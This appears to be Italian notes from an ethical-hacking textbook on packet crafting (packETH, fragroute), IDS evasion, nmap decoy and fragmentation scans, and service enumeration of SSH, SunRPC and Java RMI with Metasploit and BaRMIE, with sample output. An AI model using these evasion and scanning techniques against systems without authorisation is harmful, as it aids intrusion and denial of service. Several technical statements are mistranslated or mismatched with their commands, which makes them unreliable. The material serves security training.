


FIGURE 5.25 packETH interface

In questa figura vediamo come l'IP field conosciuto anche come TCP flied. Si vede anche come subito dopo l'IP ci sia il protocollo. Puoi anche scegliere la versione del layer che stai

usando ed aggiungerlo anche al campo 802.1q che indica la VLAN.

Inoltre puoi anche aggiungere dati nel payload come in figura 5.26. Mostra come l'header TCP . Sul lato destro della schermata, puoi vedere due caselle di modifica. Una di queste è il pattern dei dati, che dovrebbe essere in formato esadecimale. L'altra è il numero di istanze del pattern fornito. Il primo campo è impostato su ab e il numero di iterazioni è impostato su 500. Una volta ottenuti il pattern e il numero, applichi il pattern e il payload dei dati verrà compilato. Noterai che è formattato esattamente come ci si aspetterebbe che fosse un dump esadecimale, con ogni byte esadecimale separato dagli altri.




FIGURE 5.26 Data pattern fill

Puoi anche creare il tuo pacchetto, il layer 2 header può essere settato con il MAC address nella source e destination. Puoi fare quello che vuoi utilizzando lo USER defined payload.

Questo ometterebbe tutte le informazioni di livello 3 e includerebbe solo ciò che si desiderava includere, che si tratti di testo o di un pattern di riempimento esadecimale. La Figura 5.27 mostra un payload creato utilizzando un pattern. L'utilizzo di testo ha causato un errore con il protocollo di livello successivo specificato perché non è configurato per accettare testo non elaborato. È necessario creare un pattern esadecimale. Nella parte inferiore dell'immagine, si vedrà che sono stati inviati 60 byte, che includono il payload di livello di rete specificato.




FIGURE 5.27 Network layer data fill

Una volta creato puoi inviarlo, se vuoi inviarne più di uno allora puoi usare il bottone Genb o Gens. Genb ti dà la possibilità di specificare quanti pacchetti inviare, puoi indicare anche la quantità di banda da usare, o anche indicare l'inter-packet gap ovvero il distacco tra i pacchetti. Gens invece ti dà l'abilità di generare streams. Uno stream può essere definito in pattern di pacchetti che sono salvati in file differenti. Una volta avuto il pattern, puoi inviarli in maniera continua o randomica. Puoi anche indicare il numero totale di pacchetti che desideri inviare in ritardo.

Puoi anche caricare i pacchetti in un file e salvarli. Questo ti permette di utilizzarli in Gens mode, oppure di creare un pacchetto da riutilizzare. Puoi anche caricare un pacchetto PCAP file.

## fragroute

fragroute anche è un tool di packet crafting. Funziona apportando modifiche alla tabella di routing in modo che tutti i messaggi diretti alla destinazione vengano inviati prima tramite l'applicazione fragroute.

Bisogna creare un configuration file, che dice come gestire i pacchetti che passano tra l'applicazione, un esempio di seguito.

## fragroute Configuration File

```
kilroy@lolagranola $ cat frag.conf
delay random 1
dup last 30%
ip_chaff dup
ip_frag 128 new
tcp_chaff null 16
order random
print
```

Queste direttive dicono di ritardare il pacchetto di 1 millisecondo, dopo duplica il 30% dell'ultimo pacchetto. Il ip\_chaff duplica in pacchetto nella coda. Quando un messaggio viene inviato, hanno una MTU (maximum transmission unit) size che è dettato dal data link. Con Ethernet, ci sono 1.500 bytes, e creare i jumbo frames che sono molto più grandi. Oppure di solito di inviano MTU di 1.500 bytes. Ogni messaggio più grande viene frammentato, con fragroute possiamo fare che ancora prima di inviarlo viene frammentato e questo avviene con ip\_frag 128, tutto quello più grande come immagini, file, avrà un numero grande di frammenti.

La linea che inizia con tcp\_chaff null 16 fa lo stesso di ip\_chaff, però lavora al transport layer.

Il TCP flag inserito avrà null come flag settato come inserito nella linea. Possiamo anche avere un invalid checksum, un vecchio timestamp, o altre info sul TCP. Questo provocherà il rigetto del messaggio alla fine della conversazione. Quindi saranno fuori servizio e dovranno essere rimontati all'estremità opposta, e poi verranno stampati i dettagli del messaggio.

Nell'esempio di sotto invece si utilizza il configuration file. Questo file di configurazione utilizza tcp\_seg per suddividere i dati TCP in segmenti di dimensioni specifiche. Successivamente, utilizza ip\_frag e ip\_chaff, come accennato in precedenza. Quindi, imposta un ordine e visualizza i dettagli del messaggio, che puoi visualizzare.

### fragroute Run Against Target

```
root@quiche:~# fragroute -f /etc/fragroute.conf 184.159.210.190
fragroute: tcp_seg → ip_frag → ip_chaff → order → print
192.168.86.57.18294> 184.159.210.190.17766: SR
1400140884:1400140908(24) ack 1802781559 win 14416 urg 21625
[delay 0.001 ms]
192.168.86.57.43460> 184.159.210.190.4433: S
2873730507:2873730507(0) win 29200 <mss 1460,sackOK,timestamp
770861436 0,nop,wscale 7>
192.168.86.57.21314> 184.159.210.190.29050: S
810642531:810642543(12) ack 1802326352 win 27514 <[bad opt]>
[delay 0.001 ms]
192.168.86.57.43460> 184.159.210.190.4433: S
```

```
2873730507:2873730507(0) win 29200 <mss 1460,sackOK,timestamp  
770862448 0,nop,wscale 7>  
192.168.86.57.19306> 184.159.210.190.22387: R  
1297315948:1297315960(12) ack 2020107846 win 19767 urg 31041  
<[bad opt]> [delay 0.001 ms]  
192.168.86.57.43460> 184.159.210.190.4433: S  
2873730507:2873730507(0) win 29200 <mss 1460,sackOK,timestamp  
770864464 0,nop,wscale 7>  
192.168.86.57.26963> 184.159.210.190.21350: SFP  
1950696520:1950696548(28) win 27988 urg 20558 [delay 0.001 ms]
```

Lo scopo di eseguire fragroute, tuttavia, non è necessariamente quello di stabilire la connessione. A volte, lo scopo è solo vedere se è possibile far fallire lo stack di rete sul sistema di destinazione, il che potrebbe portare con sé il kernel, rendendo l'intero sistema non disponibile e forzando un riavvio.

## Evasion Techniques

Le più comuni evasion technique sono :

- Hide/Obscure data : Puoi usare encryption o obfuscation. Encryption data non può essere investigata se la natura è end-to-end. Puoi ancora codificare i dati utilizzando Url encoding, che rimpiazza caratteri esadecimali in ASCII code.
- Alternation : IDS e IPS utilizzano spesso tecniche basate su signature, come I hash o confrontando un database. Se c'è il match allora il messaggio esce. Quando si parla di crittografia. Quando si tratta di un hash crittografico, tuttavia, la modifica di un singolo carattere nel contenuto del file produrrà un valore hash completamente diverso, il che significa che qualsiasi cosa si stia facendo non verrà rilevata. Questa strategia è comunemente chiamata polimorfismo, da polimorfo, che significa molte forme.
- Fragmentation : Questo viene usato per evadere dalle misure di sicurezza della rete semplicemente perché questi dispositivi, quando sono in linea, impiegherebbero tempo a riassemblare i messaggi prima che l'attività avversaria venga rilevata.
- Overlaps : Quando un messaggio è frammentato, che puo succedere network o transport layer. Quando usi TCP puoi alterare il sequence number, ovvero i byte da inviare.
- Malformed data : Se si violano le rule dei protocolli si hanno risultati inaspettati. Come quando nmap usa XMAS, Fin e Nul scan.
- Low and Slow : Quando si decide di effettuare una scansione molto lenta.
- Resource Consumption : Se esaurisci CPU e GPU, Se riesci a esaurire una di queste risorse, potresti riuscire a far passare i messaggi successivi solo dopo che il dispositivo si è

guastato.

- Screen Blindness : Generare enormi volumi di alert così da confondere.
- Tunneling : Per esempio se si utilizza GRE (Generic Routing Encapsulation) puoi creare un pacchetto incapsulato nel GRE packet. GRE è un protocollo progettato per incanalare il traffico nei casi in cui si desidera gestire il routing sul lato ricevente anziché su quello mittente. Altri protocolli sono stati utilizzati per gli attacchi di tunneling, tra cui SSH, HTTP, ICMP e DNS. Questi attacchi di tunneling richiedono un software sul lato ricevente in grado di estrarre i messaggi in tunneling e inserirli sulla rete di destinazione.

## Evasion with nmap

Uno che potrebbe essere più difficile da individuare è la scansione inattiva (idle scan), che utilizza un sistema che non comunica sulla rete. Questo permette a nmap di calcolare il corretto numero identificativo IP da ricevere, in base alla necessità del sistema di rispondere con messaggi di reset ai pacchetti provenienti dal target. Se lo scanner utilizza un sistema vittima, o inattivo, che non ha nulla a che fare con lo scanner, non sarà chiaro chi sta effettivamente eseguendo la scansione, anche se la scansione viene rilevata.

Un'altra tecnica è utilizzare i decoy (esche) con il parametro -D su nmap

Sebbene sia possibile specificare gli indirizzi da utilizzare, è altrettanto semplice lasciare che nmap randomizzi gli indirizzi sorgente.

```
$ sudo nmap -D rnd:3 192.168.178.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-20 19:19 CET
Nmap scan report for unnamed (192.168.178.1)
Host is up (0.013s latency).

Not shown: 993 closed tcp ports (reset)

PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
554/tcp   open  rtsp
5060/tcp  open  sip
8089/tcp  open  unknown
8181/tcp  open  intermapper

Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
```

Sembra una normale scansione Nmap, finché non si osserva l'acquisizione dei pacchetti. I pacchetti mostrati di seguito sono stati acquisiti durante quella scansione. Questa scansione è stata eseguita dall'interno di una macchina virtuale, quindi l'indirizzo sorgente effettivo

sarebbe stato 10.211.55.11. Si possono vedere tre diversi indirizzi sorgente sopra l'indirizzo sorgente effettivo. I tre indirizzi sono 212.236.76.245, 53.129.176.4 e 41.97.136.192.

```
19:19:25.239139 IP 212.236.76.245.47924> 192.168.178.1.3006:  
Flags [S], seq 3917877688, win 1024, options [mss 1460], length  
0  
19:19:25.239141 IP 10.211.55.11.47924> 192.168.178.1.3006: Flags  
[S], seq 3917877688, win 1024, options [mss 1460], length 0  
19:19:25.239147 IP 53.129.176.4.47924> 192.168.178.1.3006: Flags  
[S], seq 3917877688, win 1024, options [mss 1460], length 0  
19:19:25.239149 IP 41.97.136.192.47924> 192.168.178.1.3006:  
Flags [S], seq 3917877688, win 1024, options [mss 1460], length  
0  
19:19:25.239152 IP 212.236.76.245.47924> 192.168.178.1.65129:  
Flags [S], seq 3917877688, win 1024, options [mss 1460], length  
0
```

Ed infine un esempio di frammentazione :

```
$ sudo nmap -f -p80,443 192.168.178.1  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-20 19:26 CET  
Nmap scan report for fritz.box (192.168.178.1)  
Host is up (0.12s latency).  
PORT STATE SERVICE  
80/tcp filtered http  
443/tcp filtered https
```

Un altro modo per ottenere qualcosa di simile è impostare l'MTU su nmap. Questo è un campo nell'intestazione IP che indica all'apparecchiatura di rete quanto grandi possono essere i pacchetti IP in base al mezzo trasmissivo. Alcune reti accettano solo frame di dati di dimensioni limitate. Ethernet, ad esempio, consente un'unità di trasmissione massima di 1.500 byte. Qualsiasi segmento di dati più grande deve essere frammentato, impostando opportunamente le intestazioni di frammentazione.

```
$ sudo nmap -f -p80,443 192.168.178.1  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-20 19:26 CET  
Nmap scan report for fritz.box (192.168.178.1)  
Host is up (0.12s latency).  
PORT STATE SERVICE
```

80/tcp filtered http  
443/tcp filtered https

Un'ultima tecnica è lo spoofing del MAC address che è possibile utilizzarlo con il comando — spoof-mac.

## Chapter 6 - Enumeration

Enumerazione è determinare quale servizio sta funzionando ed estrarre informazioni su quei servizi. La prima cosa da fare è identificare servizi che sono disponibili sul sistema target. I servizi esterni molto spesso hanno dei servizi di autenticazione, questo significa anche che ci sono degli user. Alcuni richiedono l'autenticazione per accedere a delle sezioni del web server. Potrai ottenere dal web server indicazioni su quali username sono configurati, questo è un esempio di enumerazione.

Per parlare di enumerazione abbiamo bisogno di studiare alcuni protocolli come l'SMB. Questo viene usato su windows per condivisione di file con risorse remote. Questo è un caso in cui avremo a che fare con autenticazione, e quindi trovare utenti su Windows server. Inoltre troveremo informazioni sulle security policy associati ai domini Windows.

Altri protocolli che si trattano quando si parla di enumerazione sono SMTP e SNMP. È comune per gli utenti autenticarsi ed essere autorizzati prima di inviare a server email SMTP, particolarmente quando inviano dall'esterno della rete dove si trova il mail server. Se utilizzi un client connesso con Gmail o Office, sarai abituato ad inserire le credenziali per il tuo SMTP server. SNMP può fornire informazioni sul sistema, se avrai accesso a SNMP avrai modo di trovare il MIB (management information base) per estrarre informazioni sul target system. Ci sono tool fatti per questo scopo.

Il MITRE ATT&CK categorizza l'enumerazione sotto la Reconnaissance phase, identificate come Gather Victim Host Information and Gather Victim Identity Information.

Le contromisure per proteggersi da attacchi come quello di inviare email senza che ci sia un email server che riceve il messaggio potrebbero essere legittimare l'username a diversi servizi o impedirne l'accesso.

### Service Enumeration

Quando scannerizzi un sistema nmap sarà sempre tuo amico. Anche quando fai enumerazione. Un esempio di utilizzo è quello del parametro -sV che ti restituisce informazioni

sul sistema, oltre che alle porte, e la versione di quel servizio.

nmap Version Scan

```
$ sudo nmap -sV 192.168.1.15
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-12 13:44
```

EST

PORT STATE SERVICE VERSION

```
22/tcp open ssh OpenSSH 7.7p1 Debian 3 (protocol 2.0)
```

```
25/tcp closed smtp
```

```
80/tcp open http Greenbone Security Assistant
```

```
443/tcp closed https
```

```
MAC Address: 0E:76:03:B8:2A:BA (Unknown)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for desktop-3rgc5h2.lan (192.168.86.60)
```

Host is up (0.025s latency).

PORT STATE SERVICE VERSION

```
22/tcp filtered ssh
```

```
25/tcp filtered smtp
```

```
80/tcp filtered http
```

```
443/tcp filtered https
```

```
MAC Address: C4:9D:ED:AB:DD:7A (Microsoft)
```

```
Nmap scan report for milobloom.lan (192.168.86.61)
```

Host is up (0.94s latency).

PORT STATE SERVICE VERSION

```
22/tcp open ssh OpenSSH 7.6 (protocol 2.0)
```

```
25/tcp closed smtp
```

```
80/tcp closed http
```

```
443/tcp closed https
```

```
MAC Address: B8:09:8A:C7:13:8F (Apple)
```

Non tutti i servizi restituiscono dettagli, in molti casi identifichiamo il servizio ma non l'applicazione o la versione. Nella ricerca di prima vediamo come un sistema attivo è SSH, non tutti i server SSH prevedono versioni o protocolli. Esiste un comando da utilizzare con nmap per enumerare algoritmi che sono supportati dal SSH server. SSH crittografa i dati tra il client e il server, ma le suite di cifratura utilizzate può variare tra le connessioni, poiché i client possono supportare una chiave diversa punti di forza e algoritmi. Ecco un esempio di come si utilizza l'enumerazione degli algoritmi SSH server, il comando è ssl-enum-ciphers.nse

SSH2 Algorithm Enumeration

```
$ sudo nmap --script=ssl-enum-ciphers 192.168.1.15
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-12 13:46
```

EST

Nmap scan report for 192.168.1.15  
Host is up (0.073s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT STATE SERVICE  
22/tcp open ssh  
| ssh2-enum-algos:  
| kex\_algorithms: (10)  
| curve25519-sha256  
| curve25519-sha256@libssh.org  
| ecdh-sha2-nistp256  
| ecdh-sha2-nistp384  
| ecdh-sha2-nistp521  
| diffie-hellman-group-exchange-sha256  
| diffie-hellman-group16-sha512  
| diffie-hellman-group18-sha512  
| diffie-hellman-group14-sha256  
| diffie-hellman-group14-sha1  
| server\_host\_key\_algorithms: (5)  
| ssh-rsa  
| rsa-sha2-512  
| rsa-sha2-256  
| ecdsa-sha2-nistp256  
| ssh-ed25519  
| encryption\_algorithms: (6)  
| chacha20-poly1305@openssh.com  
| aes128-ctr  
| aes192-ctr  
| aes256-ctr  
| aes128-gcm@openssh.com  
| aes256-gcm@openssh.com  
| mac\_algorithms: (10)  
| umac-64-etm@openssh.com  
| umac-128-etm@openssh.com  
| hmac-sha2-256-etm@openssh.com  
| hmac-sha2-512-etm@openssh.com  
| hmac-sha1-etm@openssh.com  
| umac-64@openssh.com  
| umac-128@openssh.com  
| hmac-sha2-256  
| hmac-sha2-512  
| hmac-sha1

```
| compression_algorithms: (2)
| none
|_ zlib@openssh.com
MAC Address: 0E:76:03:B8:2A:BA (Unknown)
```

Vedrai una collezione di tipi di algoritmi nell'output. Il primo è Diffie-Hellman, utilizzato per lo scambio di chiavi. La chiave è generata quando la connessione viene fatta. Altri listati sono AES (Advance Encryption Standard) con il nome di ChaCha20. Questo è uno stram cipher come AES che permette ai programmi di utilizzare le cifratura senza una libreria open source. Infine troviamo l'authentication code, utilizzare per assicurare che i messaggi non vengano manomessi o corrotti.

## Countermeasures

Ogni servizio ha una diversa configurazione che previene l'attacco dall'enumerazione :

- Firewall : Sia network based che host based proteggono impedendo ai sistemi che non dovrebbero essere comunicare per inviare richieste
- Authentication : Una forte autentificazione può aiutare a proteggere i servizi, sempre se questa avviene prima che la richiesta arrivi al servizio.
- Reduce Information Provided : Alcuni servizi permetteranno di configurare tante informazioni previste dai banner, Le informazioni con cui il servizio saluta l'utente quando l'applicazione riceve una richiesta di connessione.

## Remote Procedure Calls

Le RPC sono servizi che permettono a sistemi remote di consumare procedure esternamente all'applicazione che le chiama. Un programma su un sistema chiama A chiama una funziona o una procedura su un'altro sistema sulla rete. Utilizza RPC. Così come il programma sul computer locale chiama la procedura remote, esiste una procedura locale nello stesso spazio di codice. La chiamata alla procedura, ottiene informazioni e procede sulla sua strada. RPC fornisce una strada per due processi per comunicare con un'altro. Remoto significa verso un remote server, ma sue processi locali possono usare RPC per comunicare con un'altro.

## SunRPC

Esistono vari modi per comunicare tra processi. Il più recente è RMI di java (remote method invocation) poi c'è il CORBA (common object request broker architecture che è indipendente dal linguaggio con il quale è implementato).

Alcune volte, con RPC, hai bisogno di quello che è essenzialmente un servizio di directory. Indicare le porte dinamiche su cui sono in esecuzione diversi servizi. Un modo comune per implementare le rpc è con portmap, anche conosciuto come rpcbind. Questo fornisce informazioni sui programmi registrati con portmapper service, dando le chiamate remote. Il portmapper assegna a una porta il servizio su cui ascoltare, un esempio? rpcbind/portmap sono i file di NFS (network file server)

Il package che fornisce il portmap o rpcbind prevede anche utilities che possono comunicare con RPC. Questo viene fatto sulla porta 111. per identificare i servizi e i programmi usa rpcinfo. il comando utilizzato nell'esempio rpcinfo -p ovvero probe (sonda) .

```
kilroy@bobbie $ rpcinfo -p 192.168.86.52
program vers proto port service
100000 4 tcp 111 portmapper
100000 3 tcp 111 portmapper
100000 2 tcp 111 portmapper
100000 4 udp 111 portmapper
100000 3 udp 111 portmapper
100000 2 udp 111 portmapper
100005 1 udp 43939 mountd
100005 1 tcp 58801 mountd
100005 2 udp 46384 mountd
100005 2 tcp 50405 mountd
100005 3 udp 49030 mountd
100005 3 tcp 50553 mountd
100003 3 tcp 2049 nfs
100003 4 tcp 2049 nfs
100227 3 tcp 2049 nfs_acl
100003 3 udp 2049 nfs
100227 3 udp 2049 nfs_acl
100021 1 udp 34578 nlockmgr
100021 3 udp 34578 nlockmgr
100021 4 udp 34578 nlockmgr
100021 1 tcp 39297 nlockmgr
100021 3 tcp 39297 nlockmgr
100021 4 tcp 39297 nlockmgr
```

Questo ci fa vedere come ci sono alcuni NFS, portmapper è il primo servizio, altri come mountd, nfd e nlockmanager sono necessari per NFS. Ecco un esempio di metasploit che

utilizza sunrpc ( Sun microsystem) per identificare le porte allocate ai programmi utilizzando portmapper.

Metasploit sunrpc Scanner

```
msf> use
auxiliary/scanner/misc/sunrpc_portmapper
msf auxiliary(scanner/misc/sunrpc_portmapper)>
set RHOSTS
192.168.86.52
RHOSTS => 192.168.86.52
msf auxiliary(scanner/misc/sunrpc_portmapper)>
run
[+] 192.168.86.52:111 - SunRPC Programs for
192.168.86.52
```

Name Number Version Port Protocol

---

mountd	100005	1	43939	udp
mountd	100005	1	58801	tcp
mountd	100005	2	46384	udp
mountd	100005	2	50405	tcp
mountd	100005	3	49030	udp
mountd	100005	3	50553	tcp
nfs	100003	3	2049	tcp
nfs	100003	4	2049	tcp
nfs	100003	3	2049	udp
nfs_acl	100227	3	2049	tcp
nfs_acl	100227	3	2049	udp
nlockmgr	100021	1	34578	udp
nlockmgr	100021	3	34578	udp
nlockmgr	100021	4	34578	udp
nlockmgr	100021	1	39297	tcp
nlockmgr	100021	3	39297	tcp
nlockmgr	100021	4	39297	tcp
rpcbind	100000	4	111	tcp

```
rpcbind 100000 3 111 tcp
rpcbind 100000 2 111 tcp
rpcbind 100000 4 111 udp
rpcbind 100000 3 111 udp
rpcbind 100000 2 111 udp
[] Scanned 1 of 1 hosts (100% complete)
[] Auxiliary module execution completed
```

Abbiamo scannerizzato lo stesso host di prima, e abbiamo ottenuto le stesse info. Usare questi tool al posto di nmap da dei vantaggi. Il primo è che avrai i nomi dei processi utilizzando portmapper, Il secondo è che non otterrai tutte le porte usando NMAP a meno che tu non indichi specificamente che si desidera scansionare tutte le porte.

## Remote Method Invocation

Java come linguaggio è molto utile per i programmati, specialmente quando si parla di librerie e interfacce. Java ha incluso i remote method invocation RMI. Il programma utilizza RMI register per conto suo con rmiregistry program. Questo significa che chiunque puo controllare l'rmiregistry per vedere quale servizio offre. rmiregistry risponde uguale a quando abbiamo visto il portmapper. RMI è l'object oriented di RPC. Questo significa che vengono passati oggetti al server e client. Il client implementa uno stub tramite un interfaccia. Un interfaccia è un object oriented termine che indica una classe. Lo stub comunica con lo scheletro del server. Quando un programmatore utilizza RMI, si utilizza anche il suo compilatore RMIC. Il programma che usiamo per connettere RMI registry al enumerate service che sono registrati non hanno bisogno di sapere le specifiche interfacce necessarie per passare l'oggetto tra lo scheletro e lo stub, perchè l'unica cosa che l'enumerazione fa è identificare lo scheletro del servizio sul sistema remoto. Iniziamo con Metasploit eseguendo uno scan sul sistema che ha RMI.

Running RMI Scanner in Metasploit

```
msf> use auxiliary/gather/java_rmi_registry
msf auxiliary(gather/java_rmi_registry)> show options
Module options (auxiliary/gather/java_rmi_registry):
Name Current Setting Required Description
```

---

```
RHOST yes The target address
RPORT 1099 yes The target port (TCP)
msf auxiliary(gather/java_rmi_registry)> set RHOST
192.168.86.62
RHOST ⇒ 192.168.86.62
```

```
msf auxiliary(gather/java_rmi_registry)> run
[+] 192.168.86.62:1099 - Sending RMI Header...
[+] 192.168.86.62:1099 - Listing names in the Registry...
[+] 192.168.86.62:1099 - 1 names found in the Registry
[+] 192.168.86.62:1099 - Name HelloServer (HelloImpl_Stub)
found on 127.0.1.1:38371
[*] Auxiliary module execution completed
```

Le opzione per runnare le java\_rmi\_registry sono semplici. La porta remota di default è 1099, sulla quale ascolta rmiregistratore- in RHOST inseriamo l'IP del sistema dove è implementato RMI server. Nell'esempio vediamo come esiste un server chiamato HelloServer e lo stub è chiamato HelloImpl. L'rmic genera stubs per entrambi server e client. Un altro tool da poter utilizzare è Barmie per l'RMI. Con Barmie bisogna utilizzare anche i jar (java library)

#### Using BaRMIE

```
root@quiche:~# java -jar BaRMIE_v1.01.jar 192.168.86.62
|</line><line xml:id="c06-line-0158"><![CDATA[ |
|||
v1.0
```

Java RMI enumeration tool.

Written by Nicky Bloor (@NickstaDB)

Warning: BaRMIE was written to aid security professionals in identifying the

insecure use of RMI services on systems which the user has prior

permission to attack. BaRMIE must be used in accordance with all

relevant laws. Failure to do so could lead to your prosecution.

The developers assume no liability and are not responsible for any

misuse or damage caused by this program.

Scanning 1 target(s) for objects exposed via an RMI registry...

[+] An exception occurred during the PassThroughProxyThread main loop.

java.net.SocketException: Socket closed

[+] An exception occurred during the

ReplyDataCapturingProxyThread main loop.

java.net.SocketException: Socket closed

RMI Registry at 192.168.86.62:1099

Objects exposed: 1

```
Object 1
Name: HelloServer
Endpoint: 127.0.1.1:38371
[+] Object is bound to localhost, but appears to be exposed
remotely.
Classes: 3
Class 1
Classname: java.rmi.server.RemoteStub
Class 2
Classname: java.rmi.server.RemoteObject
Class 3
Classname: HelloImpl_Stub
1 potential attacks identified (+++ = more reliable)
[--] Java RMI registry illegal bind deserialization
0 deserialization gadgets found on leaked CLASSPATH
[~] Gadgets may still be present despite CLASSPATH not being
leaked
Successfully scanned 1 target(s) for objects exposed via RMI.
```

